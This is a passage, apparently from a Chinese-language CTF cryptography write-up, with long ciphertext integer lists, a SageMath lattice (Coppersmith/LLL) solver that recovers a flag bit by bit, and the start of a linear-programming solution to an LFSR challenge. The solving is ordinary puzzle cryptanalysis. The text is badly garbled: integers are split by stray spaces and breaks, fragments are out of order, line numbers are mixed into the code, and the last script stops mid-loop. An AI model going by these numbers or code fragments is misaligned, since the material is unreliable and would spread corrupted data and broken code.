10758999979994197441828438056921,33003005913778861349140892724368254397269393081221913853950763217270684814001173401003909758454211860137970940710966420227013057795312400820562151706919075209908581735885427030041366511127166296746421936096315739932763700621371081873203540124575726441671832663224261941004139363982285656624124076705570886583,11546864598778864096751015238339303269056062520499638461513571361269395514753217586321003655273031026854049746946775995348475896218676210897703036993612854768380791599822404044581653236224254694100631155418993737177544254889720459051883461358041571437042827894169852906850161204129565226838809765484772609831,65192723601752623681134442540432182512174734855128965055576139223841881724919627190275880197776424977602436104333583378905260015297140040939980892605901155539053249581890877425019909295492880000650434372972441302487949521423968861816

```
5582884310706121995801723609972048125835872694694695825444859161483529800019,
718072549333566277824258922875424814061261989653505432721618492271030841840339
8518192440627395933541113479319874938811558186010920295694184045531485103301,
643965294708120338322612718529527392655807256412558501539613441791333136904066
32388407683801920248063349468646944304344635484275986947694429363508100041659,
324546527693042484277015255236315385519823337584582101654713415665589154628544
52421767772507577209310680837649659412121753224278996997744433209066836134 29,
333067101016097479094155701344971305911856735688911614637105813345460220399673
51619275602641545954565662850246576485716071053513876094560581195603509411 95,
682198641938235861887141761247343852947113809149077840269373049215487720591797
30351662513476941362032074282056894796527873631007322380634200835524469122 60,
397307631411583784038861284525076005118187807609919603959638440798451567270033
95166722282014275933793974521873991108355721878888415035964549710543496480 92,
493686550941044130600348545665460043581002278208916120929898833133461621868578
99217934188188361138716358375640470619924570135764750652009980843524204286 93,
138700503419145956820788052657317918621923476051057398001983824874083519362023
99736850014708866556121155343555039427948202793175372686392266721807995835 4,
248178656175678520732590660214709180884249773764283278836279258765184885296524
20724090691920326464395018046782072025843547144690991599650207493729008190 62,
257296639736507107065412022194462315853277526927661702323206739551296280202897
76056468531300038712924010096690871504357079289130577619705311267252625277 31,
632413252231238072715506626954860036141673211058152265212789925960383077094246
42776502673647745791110020905495425658388806998521174227548355256525711118 49,
233925108073708701013615473203770473748401432706803313066764087343773409541009
51811933346600703072692600171087109708394230397896995162435490616627984907 48,
596692309016675332246236030453828565625198232854941478287361932536236803232591
60491915297429548259789435088723395193391724276342836474105955719473086086 7,
323192502378883299463992782214715998846972257433033570238256651764275646372038
09134692586244500177361038582402954344316157949445007821647791405093744982 92,
370619421300530319331118633085954339000637023723544795668429983760324608686098
09315899203337870407038837652350944788331349500078316349364279773272724416 77,
351024256493381590147178467314615210963956286682422412361822273493021814307927
18989950416796498206994138986987777156752996102042859491672929135116476671 4,
552790621370297693148277443167287951290580488718689257413190831899282824138990
18915853933506583102056390683150747855205102558566019314558676002399631662 47,
201707635158585067692854828648230443426090234053377134094712464236249804555297
68555852297344030739670994590323090560345175464969464855699477116729362322 51,
660639100764355284546141075575017710330689458290429046679576941385562294498611
13309182021815142624562597574267565541199194375975722454580497601218906854 83,
397679473758316155537879061028865021688176978726559869393258402116400134076760
07789740448963950160197531753984341451833467708818638077736070833218131521 46,
197657045802594719029943616289338966653260249914423196543662409429240027352169
64686127842924549419283179812252220428691028891534368842260042573066641862 24,
133357209076386436550178863883312547432164009842157054306262332697004753337802
63006598527380964466893741495006309400561685043847443863041219819860690747 38,
409437638237290793174168304362177601625209121411573997847474175639322793715959
32809314770259564778095318512279771870972106023573912556229828135624626423 64,
```

626438300968311530707839426004724687029557820475948678881749179116992970817902935806644900044869844444947523667450111767641294617261453080478057442062810519913708626268706330730541668916753012737190578598952659086760181204971397847080203807680602408110077072201195421719356046452506301227101348510004648043413737059658545188562668393577803248918966299970180301424667330072422163028569797561564078875229765592515393670410828683837871215912858922795310889283906716752001269243725374774049024401946848946189680869462924306155957707474653260522141179558454241442976061233292267048635825367022964568816832004672649530849204308406422525960143545863245329079946471011754501977781408383894503289505447502439195936491806942762701460415670208266260289869875272214469939998024885728938330179054856695709301384161216687482774286804119491221949127809397170831911448918330662082491881325648917471998112751914425749543963813560036115462,593719328270634636680020982754644279380725204638837460008530459410091974477057938651905935975022823774038282566052812040059930960095036828109547728808244,164354617327879923846439327967609138476996768360951248849065193792460330858269723053448119355862400174281028666408188357853284179270623091480808686746149595005110520739642977377442816607500033495482183773739723225143618081867871019921172423177396652863636231384312321295453146546218199326907231697064148375223212775840526773861091440431025554315374635263233448041074452906096570909334559274873646568320319588730051421371835512062033813509551127209709836294756842786436233520661038161884029091970187080828058613144386236685859057904033991019280601043878403765169660457722265308860322878865696640767650494852640425277,189061361378484965793245606787470313817880290727679968415593764944991375245548452263930325302337071479806714223078384254248181154368915015932230220318273649739447103582098076238608317392519612960237580342548776236425045996900841506099933841198429337672932374664711953830865692945603633311211804057613236324,622824826725287566462862737148293020379792390075524988490048934917553428494879078486868645524293077599610978415398502196247275659642349854113808548732272332322590161675683960886361246911867788727556089795284759417056053725381239825300895437359437326688909394567015004245258134668992875717319733139218689848054230180726800777097714472558016559715011581240550241042117243307455060250183937192110232322958177161094301709569356532188804008960304943709517659100012009,131618241188281058571606978549252711993922167992604319174177924657948691122051956955873301473293979840312639893830415435025960184691728314880874670577411251713935417929559673865040967243844868483875450271625060588245619946393787712998508683883031971350715545464425555056696803905355675131402380667311994315243502406914202313614450387370518785177577299684174874204320162241652822833332684651077514299535788295145392464180162114437266984636129891754555410341318221373028529385111006175620030586649832736241143962142428936545817232215166554749181487790889531777828084199414487199845591184470966655454276967099378427132099305361584033537859343372808253981103869768903179252837074975753195318107806557579339532556458288662093900423518308362793371903970615015174080592776873946020267814657409271626722062503718111147627634098489147832056854032602800946436266352602142926616365232206071229597298304206045230548365661951077522,135318296741339506181648450220976000085123792372828377452155312982072744247933850013172336860890409016880819216852925674350984031200067773686538050753759739890123117344121517892224012981391633135532229073392662223430387625445772685153989012311734412151789222401298139163313553222907339266222343038762544577268515

336723689194007193558263264033766563400869470061614041222467740729897778945,
665793462740961022272435157767064972683777963318462914445485169543823863841456504762003830854058558326864035965794934713680482398675292449544317482029720719399575782404654491286851563668921250931562325418255384918503797163598155610158861726906047510393104025253400028127020975206007100377502870741012668053677750971556911123579934879018912885291156800813261892861243703765702156370905231333143074113198454663101372979744130089535735252342217417480943022868892673681777432578898397990146308899598680828215919707852380211328650838378660692629502266184810681470232769733640923778630028822452952000525799605012391191965308300862101760671292585658751452628049014957002732045082560519339533743585724738026320520681749574489799784842491715056014973762016481575396500931892837650209255711654469028097637686946360614107621986874238288393300389421347611490493755810346575733741423202257255699779619017054501628700255278557620122116346943204098782880885073913590762111226360036146748574267130728082070017266442714183443559725139912906721658381591908291299672511209398838786833026709,119977763546671277482220554375421830706866434679114478667266264900322236780120328935843084319525960642409922848789587867426547705532979495688105465471602610650471544921195878091303159262666345403128774797688388337216683405017166695174026383182235766643156054506279480467918635726275105661069938413775180514405763349199553369497389179709757707127098891583996504751921003943775730263427539953264241593687264656477600673172862472148366342290604545977759621580030243873322595621997329087900162364942365753201109971640799663541178655616819135400185694869013413735799547284714171270663601462074057001227919143922232203744912992173833881386838621974988117654635059839417714188337830801866998890203701279633706380019338050829956062780063083253085600338877188837462216423352515,213155263131100945486152277107669681046648878277407221367856345190284761973058802350673153312236775148797595405435696194079998999466229860980663937438353273307438821315100308508664944123414494150347499069327009424133725383633833276441796534670338582654707066349321592156187725609403135563558630462554412784678706040864596550297332568178607007014542367534581094162712226622865432835128675975953726665581656652322293311841463108770521691822965215031230193374392636808721355475102434941746264248564456299384624511891701833286430532751216389228219504033445228783684432521289372209093470154767864568184673676646151825824724755014750126366154144612549612395192354863626845042731552287761516767759334583006493386068786737770070472800073340309754898657439678009537319332588077,703334603893223695088993713307071167920459353552756343524350832776719933926357285702980636873678302538246139445355234677998004350706060453074169927158704914887589450019761737360741932685238401169059670413748452999471762956479416238015767451160319089001628454358195020985668546723047069451029554949865674991802031924368607149265090617698659519235691088502230452134836200389292003402258958103100177955883725323545346662413436397563664524102628889387946170422203931452678243766728307935687031839544780767629410608773906977731442109678985564966816130523101521616229841669370159386007239874654067366161951151438402042727065211296316310929917647988477706260854777367720509215461102227370538671245933623485253881135209242186479608112449601079184899093566410058748022701249681,586001630832521311981918418767023956479133334808736368094292542416269446215901857383994282148840570871236910418845245504568991069432120561726792701090435 3,

```
    564536147524909371976845033823403472648555402664002666217467339665323140048835571005978011573044648749568633027512027560004131913568949235665134197903808862227274525839083972535359838058219302313883062245532541369766340734103407655493192319251398948502950617260023363844260167570079778490792236777735372550813696429825336147971620059489168478959976463308851142886577508477570240282766636537964634680481107690278878090696361681958754963149721829332526387362213190,7078032688626190314737342918176972325521293294689228613115610563935693105149448353402481648280874993385612176692849105916242678776294364778167973947550187,3270971084919614392338441788730004011100304400583583883067217490582518979491757196768783495885678619945523947283699651895101048284585981169166481963660623,2148843064997549913740046332281882693310226949255590440580489845028047589771544283453290518792858933379819319132584513015919677339284914344995646843998048,1291525211756946411401294509523977729530718411866377519225168221934642683496562640471014219152338552064525235942687244806796479646413595124980238537943389,4913307250241775374386695436715632464827403720055363596619529423169293536260965648729975796127464362240516770053847194323081306012483068777864581057200279,6678281756307450766811979928838965105333300960175054010659048118393215643476339302253367353882325289237489247795405556958386170996096189421801964924482147,6571451722745901964935975901131304642592732543048759326775151039766171448957722338276733918309359988052152020672851823515474275987770109761742558881082375254189861688322883166710121819982619221538207416112766290975591655559256081375216189936310254974303785089550027238530874504313982895640119168967142788774,4107456224332124639796526866448719803417125732966259666717527193805945662592291598638635704829882984364017372324547020897502769788128092736578440387426559,2858837243023389958060661218677166091417324132599396589197054884499323557500626489155371785733313327379967727003385933612324840437059452826759882016643192,6834470718220476619599192939877802960626266906218601397992141268348842750307258845978436373245888045814447365868690654204442632005537885428710943936919252]

def small_roots(f, bounds, m=1, d=None):
    if not d:
        d = f.degree()

    R = f.base_ring()
    N = R.cardinality()

    # f /= f.coefficients().pop(0)
    f = f.change_ring(ZZ)

    G = Sequence([], f.parent())
    for i in range(m + 1):
        base = N ** (m - i) * f ** i
        for shifts in itertools.product(range(d), repeat=f.nvariables()):
            g = base * prod(map(power, f.variables(), shifts))
            G.append(g)

    B, monomials = G.coefficient_matrix()
```

```
    monomials = vector(monomials)

    factors = [monomial(*bounds) for monomial in monomials]
    for i, factor in enumerate(factors):
        B.rescale_col(i, factor)

    B = B.dense_matrix().LLL()

    B = B.change_ring(QQ)
    for i, factor in enumerate(factors):
        B.rescale_col(i, 1 / factor)

    H = Sequence([], f.parent().change_ring(QQ))
    for h in filter(None, B * monomials):
        H.append(h)
        I = H.ideal()
        if I.dimension() == -1:
            H.pop()
        elif I.dimension() == 0:
            roots = []
            for root in I.variety(ring=ZZ):
                root = tuple(R(root[var]) for var in f.variables())
                roots.append(root)
            return roots

    return []

if __name__=='__main__':
    invx = pow(x,-1,n)
    P = PolynomialRing(Zmod(n),'d1,d2')
    d1,d2 = P._first_ngens(2)

    #example: starting with the last character '}', in bytes, 0111 1101
    #little-endian becomes:
    bt = [int(i) for i in bin(b'}'[0])[2:].zfill(8)[::-1]]

    ls = []
    for a,b in zip(enc,bt):
        a = a * pow(invx,b) % n
        ls.append(a)

    # now all numbers in ls(as c_i) satisfy y_i^2 = c_i mod n

    c1,c2,c3 = ls[:3]
    f = d2*(c2-c1) - d1*(c3-c1) - d1*d2*(d1-d2)

    r1,r2 = small_roots(f,(2**48,2**49))[0]
```

```
    y1 = int(((c2-c1) - r1**2 ) * pow(2*r1,-1,n))

    # y1 = 744512458178555442243958569240544886029509504487572243510407406064743127203170340092330940588965626349900785470898338432532077739684158328092310054124819
    res = [1] # last bit of xxxx
    P = PolynomialRing(Zmod(n),'d')
    d = P._first_ngens(1)[0]
    for cc in enc[1:]:
        ff = (y1 + d)**2 - cc
        r = ff.small_roots()
        if len(r) != 0:
            y1 += int(r[0])
            res.append(0)
        else:
            cc = cc * invx % n
            ff = (y1+d) ** 2 - cc
            r = ff.small_roots()
            y1 += int(r[0])
            res.append(1)

    final = int(''.join(str(i) for i in reversed(res)),2)
    print(final.to_bytes(40).strip(b'\x00'))

```

Ridiculous LFSR | Solved

使用线性规划求解器 `pulp` 求解

上来先求出每个密文 `c` 的汉明重量，同时利用已知状态的汉明重量 `l` ，逐个爆破 `flag` 的 `H` （范围在 `range(200)` 中）

通过奇偶校验及上下界约束过滤不符合要求的 `H`

随后构建约束矩阵，将已知等式导入 `pulp` 的实例中进行求解即可，最后可以对解出的 `flag` 额外进行校验（是否符合已知状态集的特性）

最后对 `Optimal` 的解校验下与既有输出的汉明重量对的上就可以输出

> 这确实和LFSR没关系，但格是？？？？

代码块

```
import pulp

c = [42297244874154227355747870983475340112323993824772010462260148190717565409826
```

25370735545,
4167740070112110963504874767162283795691176873767206883551967767210691486206283
0342960631,
5745243905183191257597855008709558877960897101088702194200555603430310589886920
5009836740,
3020653414248969703317652854100592101883627570126331213067477853206001345535809
3983879712,
1350083925275106899284501381772377103080309151913223887048769788725469750937673
3888504536,
7621796378408712558978505146362877232960051409262148889681248077136890217130878
395519456,
8109001465631622913689504538076502359417666324976909690061345766063450588163752
134229644,
1375823335178684941830200936271462953102146169248971795319720606136915742655505
3895698924,
2617684879939136995971367906183070350796645870214093353233906815325897470127033
3392156494,
5631955376083805919628900007723384109239358912305796383613824545541625268524711
2722653889,
2444887784109046830974336697460396564930258408840643005524649042986702370095699
3744875733,
3867747372566113581084404444047556397683085606468129463924973166049322393650239
2566464787,
4180385878227670731351654710760833407363180033790006806938252409937013701431498
5116744712,
3540085284322608981075376668228408338241983186831703030342961068223653961532312
0324608802,
2055122663042459218714344557571699252100072206123357274176034947917406229474701
1373740477,
6600201686232954035832564025373545546284418246233700810096036510369912902204313
925853356,
3327715205941184389196963394517498012655260344097137712028335060831547013316246
4177759343,
2656525010115350847056698801377634076074295033867060674367616424984652284316493
6255017975,
4167605373233443506797718203844492613777545532226958949621343668728487524689759
9113807909,
3452528888217337704817517717964858474180670459952611166472069840091624526410945
491352752,
4614577186320520402224374143492073593705937442994970526511022919652260643477127
06562468,
4154472891368214835529597003856206560460758852399372228442289749104443375071558
5741057736,
1437903826648245212397187409952329106600147225723435827015479108763406504626344
415268744,
1427982006551410775815303550794399495296912953117713155333110757753374067990404
8076080226,

```
4024515863076745469021389285368619934907570432150384463382283554542743980558680
8532515777,
2895942799885261431093003553512019960055556066563841907471415598173181587919008
3238186079,
1446582028288138930385073843594179661511596010687154332679887504215317012315597
3675978868,
2644023635277364226173596878112355433198918388243016023811009553691832588996679
1505110133,
5494375112920643303800453578163991382407837579777019048981018182565033108184356
7868404360,
2541560073462854159981352794225648350684484437201861458797176808796669500826544
7901501323,
3280255707554663965906249291008768273166190297811747638281967596423751820977984
8923811100,
3491978365521092448737376818694572655822488584174162914536921268130560130630502
5301957422,
2897335274196908425943444716144510064756803502902598653981842942536832954541768
5308811528,
4924790796507005659641359592098658677785079168665720399456203627843561710604103
7931363993,
3192756899354365413692535095955444198435028232669839350476659607370196382400022
0969547930,
3482560903308143132758552675569475626393615673101741441069903568413828833762303
1797352394,
1028309159157594624987965435554173080943875672668615143318801244797237012029380
595832967,
5110289750771349684638519457981579071855192490586763759680536956986234075124257
327574888,
5569161723000849347113414128360150369963429142072996115483766672027477907846204
139663900,
3357819764172029050634864776705391258626697639726113541986728336766494668053198
7937086934,
1135807274830385544831225869411844143962068592935668416039234525653603180006273
1741436936,
2653063437353085638289579931063217478266996840466578360817176605011635372178153
6550134642,
6042487252286159623043710414154565333541008905634676762757128340100004922750380
6378877834,
6291530911464112616095587538039933362834269726816137061294859738848592828689902
0144341090,
2321835685539466357002327454497012678564769366928681056627318257764268211659474
6992097694,
3042109442318538137725173012690671704964083892438502469629202366976587480848833
1873565001,
5841825222957371329485733766311820856653210063549607040183177891234782540487081
6299870537,
5979997262232425174093105947777711053464442127077150963699327396775270760632146
```

8149732739,
1420580421499410060139672267148282279425134009278137745903547297622824700537423407632722,
6257541068121890356363521411519789517584042692750009025950937741721301417682128735788749,
5973218988074726171300875429059245496648717753634016717893338976122588000175354646772449 8,
4408186364962704593891973967221895730484612048236146942067650214237803714220138876552151 3,
5226401261097983456701291942786812721180021216384888352820460257792925945250021464592064 5,
6019133834560478358941736631613926840503456565382633194743775196546630088776918720596388,
2756837344210835183905387688958905690636987591403559151522150600981257573361612208461895 5,
4819377323676377642145176501017199256110389373916196033453621027063994437633936012281281 0,
2637112957530910323763443894438171695753478672000888456289076125905365613735332092607351 4,
2230363814880147828477805182973367126893998127867304441378338886103558769667171723435715 4,
5168029061576374386068862001637400625806816399629916247239177415307769935613570220474213 1,
5568024560152031841057778777183672906346841754157646114260807537037018602803300403372299 2,
2465690256589793537520823545832440039475539706663110643382616442039545407632915029445195 9,
4106706044935340560685614060182859662211690558158730964083502086546395213230343075514385 7,
6038540888818679653190180145138062006348297476865813917545383506763865374732582814768701 0,
3679916125818744495424712221120222999420494066642054217769045057638400575075387616572913,
4663543325727182972480177135976805660704773053801806198509657854832414252887609963821190 1,
3612533378657689080821455072210021242717270475425335058754563614378446150740862684025226 4,
1007880042897502546560919333242401199903953220700989670555740604055307705982334625390483 8,
6197600891574472831136027343997189139291461044181387964598311823939050800962760408016244 9,
2165198409995050929114928842777969572683660007735604014361342172743741173520105935095381 2,
5000848089897170643830045231818637515463573128060819985752193577059897152711304379586257,
1126207148529147106334204265120411210093266250374862513379722684364210791567337885116297 3,

```
8599519883507657880744262527858409029618867550192517565051906189002581236498394
461299763,
5276146236893637010469925617697740232296301200009374211131087300060369353900373
0154551161,
3142474388762360340377339426726874065443843801336906753769170882558420503105830
6357806620,
4217107272829027205810960906016664925077943881434054265853415513552610338652196
729756601,
2840082662474759939137270318279030328564948166705041933129735341127248387260698
7534644746,
6006065004401107912171532444716084032065802012861231834318270492316227201127889
6967687312,
5392913953026635634680379554885691672074527753280967593864453397395637808741057
6518589576,
2637959138862050438679888765692144654579266505365312817005584013515231521059706
4971040154,
1472691315287325980574827566585921207901106458676368135776279981045980392117316
0562471008,
4744519972275286002355463361684727487499653975172091801663569680884488336303363
1073314463,
5288931642771991117284211012762334950257324014702730721679323588783999452725897
9424642259,
4073573142348938638919950907057521407715488230655899857956648612987786563794767
9877557413,
4955571198979781194829193588533471426603969366633387362491216698948410638518559
2069087723,
6269005789347791438248304679764316918528766805788560808777741028029869638578338
2048224955,
9125638294558327899871250170664612102811707952524817795323880437150210047124394
87665607,
4676399878450460958693055278663201913650803608464407256508664391769459079073153
3444137754,
6151879155071263961638640445765160367918939037755625946583150730264046209889967
7394679266,
4094385148353361780025257282339353739565602016956464256460464877409455785181927
3018843179,
2240550420959730733123499122337731074697066424333833761687367941149164206853521
3266341821,
4640483751157338402146303786041747844315600799970985180307626644817923765234629
1401331100,
4626876322655083787233653894108693165521273762521891153872143620423354862141663
6726944429,
3003840127074514310417639089309796883006766930988161685089631766016523515789520
0205727986,
2540669932502200112230275794081832189887329377161085729448708734612766940200242
287732592,
1401387339048773231351442982102041482174783932876625520936429998732875908346076
```

5479913260,
3518245566300532528835408643243118014481872102646655498461598027419811638961490
6663755519,
1369182491999195635836759434570667159023240953891645209849319504782896204610558
862564170,
3114346775813319895489429922040250809100763739739185396553503360964795444927876
4962811996,
9873246358960977985368434993810147028290427278879533043485724092088734573043102
019903371,
4429532672859859936919837056819885184637939013189521339364437765054462932530081
5824925351,
1015355938394195495605385207676058829892324882092513531289492006885930761288476
2427883342,
4019739541459307701640546042419903072459212449706551112677551776138753368985085
0363151180,
6947358309104416718468503674810310565332744714701053665035057837546073142312305
492222848,
1142745934227540211903925909164386886569430472345568981959506592093317357112117
9399752163,
1022370694088130680038431876320883523096305354406259160983676462792408577443093
836618341,
3573288958183029242762524740989751339221058650740626037667313708741693813802290
926625470,
2822135455171672828343195257566611754494095503437367755160465935735227186286260
6121740140,
6189071294374710871326361771157564625205295034784979846298368746486673392025866
8263800384,
2876494854797224810825029833784635703802381536675088358738523178705373665980639
4867604223,
1702950377258989472236164492664608156265670969224839467018588636658728216853724
52248731,
3128297006500028420266326341226610470308888279814177095064462972268272657244847
019456938,
5839978425584100486290105320450597385424561906785516778867958800121793075583630
3534760408,
2359163745685669031906693268954040487855786213064249622659388551841882894450371
5674603145,
3715767562690064312761998298413955320622626146067655352333148771043422515133628
8351720273,
3546896982610054902080730620318259044772739581277233563679190981568451680651565
9541950425,
6018381481552894481296748718556870787265932394645076569536337064197149626749659
8200940883,
8991753983159954192624310993407394829522313676131861846922521563217978024630604
542478506,
4374727856142510185491297780242123330552176147441973842849453220187151686957153
187534651,

32180634220847332305295433797457954138844259620824251419307102886474982741258922257109116,
28859187555386356749201652567410081089815988752025819138799229819675458041798222630521555,
72363826956428528153180192171077784104332644897812651685430693496712862418225178819461 1,
23920961751996857531025037920412862374674114854177141454709439344666840880978494670358226,
60398751408660673628559529405128994839048211171659926940959227471218693306634938271460807,
45622089038643290624405508823042913843322976079005503270987541867174566307592502851743009,
29376423984799564511373721289506524014554576057516040441011427389334261266778794105168402,
60716011158627684265889816132038979257891405370157095998295174067971876680999813026958646,
14066852933145932276840553945293307489292256148414792800835353766689690266158023611456448,
38909963554334372773702566230063879196645903212712180495285024341577533156132078951863235,
13219216956227090084731736968944020189345684702500103097764009491438995201922535750110533,
12047184846616274364750057585100960195203122258374559035354619653077549420279805688830569,
40878824787311679226644995854504445779435997250897811073896927863654858318640074150660335,
47051387354244152907693476971823579277056031380332953990264717482786405072730291080393602,
25759208316713775767311124599380022893855641430010005137065550680206950273719084434988 64,
96559341843924014746447507531725040709937251362576219246219225596975755640390786933595 66,
14786842505391282172041801824100595592360370638700717386624878787858839148389897690853818,
62366013103780326830862469179541537192568291335941252022202384912370931485382903606300 66,
55627852593459403202674697705816469507353399457788841437946631410845152311307254377369058,
54064331778247558012873345044674363850906600684356852959979812098934906853034256913632942,
56171652511254446504953526367537493785776819377802764541372611542900576457343813754616608,
59472193415376171976666578698756095207946426212558647446311340502297175191369200716707175,
14874471492319538014735719076758166959483334569528116706634984671566667314343168335374800,
34522554928798405345764669095313861812571183399708142923126479647647836250683 44

168222674,
1149891888495977724003162664795229220618762009046459620525848551752245309636067
0813520604,
6318497886742082700037845998777114144025992909169181876474079969838590563229202
9229115322,
4257622592247109534606400599223210630323259806252573280174372540992246495738769
4356468070,
1875865382014403247372729355666408868977144433865235251444341205982062156145074
6181643235,
2592680730606632592454341020731233374381216424624284062950810186141687711345247
990798040,
1250419312808651923996596424521734564806647567819893221368683783466330603098475
3279536765,
5987165032812935444269686973040715574840706370610078838210755278397986419968743
6072128628,
2915057454480554703548855046462917289228289503645441263573511315456656939978539
3997820193,
4339934359130579742822137967309064119888725523264050342018543308898539573601214
628913788,
4004324952802666576850377617344868512529774461110391858468458276236853284215262
7606638058,
3825357252661196115320291850200107688236928961037183627996602247249312083315108
7959473472,
5956641346080845727236484365546057354738917321541278067860833700348321864667453
5081268996,
3489300167760545323154195265163613031468306196215203886401185638644876881077614
1213691888,
3043765323134919174263855993022802322749995771691836003001064412103038686696893
8860696122,
6068975811851757276331478621445053201347503628363494956657901579340926512088391
554662908,
4243725594377358109433757543283986418055696924005787129656929887349208996779058
1366707860,
2824231381759644332812271461074234532641074681359661333575468081371254870250768
153180248,
1655524864888357928782208559995134724343826531996018647650206679613529001425466
3611669366,
1680112038002069270674713155029091679602181030847166032143372552813135737525893
7081624685,
5281131908943911328911450289103489229686704537637985949691515744289060914728129
2394032079,
2427747996554721082206204381168365430938461322763296566587551908878430251729827
046537681,
5020094842084547997253566529581407344137758028402486369286721406982735775728878
9893895991,
6177359999002114673561756142081450294373336743887669090863400551455518453371828
887499681,

536169496142900861160372085863400971400224197340817846821043720613862671703134180767773 25,
424204401391902575710546003500889626479308442854987857334229293744587833760756154819830 78,
325919129565871352694250913546287127231510509430425560784803944662014196117284024096979 30,
576218963737684650332725181778906806765140693706210890989781720433097811214377962272397 37,
578357026423747819184893946044735650943487246825948630684904577773367385308540778908494 13,
263467474768296392167014493424504894398472718841882819221487751500912008854126429109631 97,
619825008720961345768267615240168158720088801839046132139910182895881939566895566437380 6,
361931734983297427347398583606909073328339248894727441604742037438958666636770391825304 74,
384503877009912336021084860888960437144949656364526219662142912980237607691724924624071 97,
600877022512918662153735897645825234402057337039192305218240712169511476839466731712258 09,
230492378763502212053736127267200724085981254170897524126781930385192540887515830010638 0,
694405974308181915362019789754241642943588887235791400498203185390094777583192501134888 6,
214909461390511312399997792133059415838629872016648383836509825194567885543958189000271 82,
328293746705142312388846239942409649493005687713925139392332245767824758135344701434534 86,
535555327532728921885233620132221850465493632461051842733719234345622067668423692164438 88,
327951709353361050637297752220766416086047157094996119884596234112232806460770159987858 88,
626905797873368371100275927394638546253791297079646591590807802936322768492135742650174 8,
443819503648551961773677532154062001236148635296416020517376074047303482389466968102769 79,
543796676207924225377506409325446019501865555393502774403446005918541936025978235933398 09,
491490835208609863479996386425212036946385439262684122525062024099282640080572936809117 39,
619285434525159442278213413285196102891183773699668050295433740600013622579310630512833 37,
260346860106341174563651974282635658885083790588746380497227779566062288753494947684643 33,
225753616640072848446728699884966117438408854604078523672946031066784524659838503406160 75,
527771029631572951534069928969636457998306132637310385239344599760871789689777 6

```
    582649226,
    410262804159646558931336926309176953835915348977305652491935931828567095729763119215782312,
    425768115670926634637931043438268760000564333362990016914075006473506146585063481230321 44,
    946071222062170368075714869375996558627626829300962338165395016263884347965131396673 1385,
    532271549500018135284736248897925957722137423942105568703661132189859740100387909022218 73,
    243999160833553766646837718801600247408004525400114513483603145004236008904554492514684 27,
    631840339546943893487126416672410832688356834070910349037230401174943634076986344579953 03,
    129758719555765861877488189104023151605030464292979040211485396891716156929876028184165 35,
    363065897807012527361024242425298678137238655828903094089614295545889082061799678601106 63,
    574539604751728496050565565240483026227397884271072603051185283739833385809107698579525 48,
    313091164036257816075662039494790923934291114060382560712605640634400879096519236161394 12,
    104201370134502292209477432294343779336507654828248690661617736603326648039648246245683 88]
4   l = [136, 161, 135, 152, 145, 141, 148, 144, 144, 136, 141, 158, 154, 152,
    147, 163, 149, 149, 144, 151, 151, 139, 151, 152, 157, 149, 149, 147, 152,
    155, 149, 146, 143, 151, 159, 146, 151, 156, 141, 129, 154, 147, 152, 146,
    147, 145, 135, 136, 150, 138, 151, 148, 157, 123, 141, 140, 151, 121, 137,
    145, 152, 149, 154, 128, 153, 147, 153, 140, 131, 140, 143, 122, 155, 155,
    151, 133, 142, 140, 141, 155, 145, 132, 137, 138, 153, 143, 142, 134, 162,
    147, 150, 141, 140, 166, 153, 153, 149, 149, 153, 146, 146, 156, 165, 143,
    149, 150, 158, 157, 135, 140, 146, 149, 139, 159, 147, 147, 142, 146, 138,
    143, 137, 170, 153, 149, 134, 145, 135, 149, 141, 138, 163, 146, 138, 144,
    134, 145, 141, 156, 147, 146, 155, 163, 142, 150, 128, 157, 131, 156, 149,
    155, 138, 140, 143, 155, 148, 169, 146, 147, 148, 146, 145, 156, 153, 138,
    147, 145, 141, 155, 150, 153, 146, 159, 146, 138, 143, 156, 153, 155, 136,
    149, 149, 142, 136, 144, 136, 148, 140, 151, 164, 151, 164, 143, 155, 141,
    159, 141, 158, 162, 140, 146]
5
6   L = 295
7   w = [bin(ci)[2:].count('1') for ci in c]
8
9   def rot(m, l=1): # shift left
10      temp = bin(m)[2:].zfill(295)
11      return int(temp[l:] + temp[:l], 2)
12
13  for H in range(L + 1):
14      d = []
```

